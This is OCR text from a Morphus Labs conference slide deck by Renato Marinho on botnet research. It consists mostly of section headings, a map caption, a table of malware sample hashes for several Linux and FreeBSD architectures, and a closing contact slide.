
RESULTS

CRAWLING



RESULTS

SENSOR NODE




RESULTS

A BOTNET

MORPHUSLABS

RESULTS


THE BOTNET



MORPHUSLABS


RESULTS

THE BOTNET




RESULTS

THE BOTNET



RESULTS


US Dept of State Geographer
© 2009 GeoBasis-DE/BKG
© 2016 Google
Image Landsat / Copernicus
Google Earth
Guia de turismo
altitude do ponto de visão 11427.27 km
MORPHUSLABS

RESULTS

MALWARE SAMPLES

OS	ARCH	MD5	SHA256
Linux	i386	4d08072825eb9e32b9736988c57050eb	7328e81a67419bba42d204a82db311db1a033c1c37d454f7adc3e1ebd635e976
Linux	ARM	abf87f358d265a072d3ee4a4e1ddc16f	519c236f9974279e1db3c973b2d3c4e561307cfb52dcca4b77d19004b506157d
Linux	MIPS	f6eed5ce7e92f4d34de98d6d262a869b	f5dc3cb4d884012b8f255a4946c2914d9ecaa3382f556125124480c3c47be07e
Linux	x86-64	b5cc4d3e6188cbb6a6f725b53fbf3c6b	3e538db81365c3a64af78f53cb64fd58c7843ffa690ec0996b7556fc43a876df
FreeBSD	x86-64	8e9f0211e0e6448e587aaa979f311ac1	9d476b8b4326be1207e3064f0aa0e01646277722c50c8e9a61c8c87f53416075

MERCI DE VOTRE ATTENTION!

RENATO MARINHO

@renato_marinho

linkedin.com/in/renatomarinho

MORPHUS LABS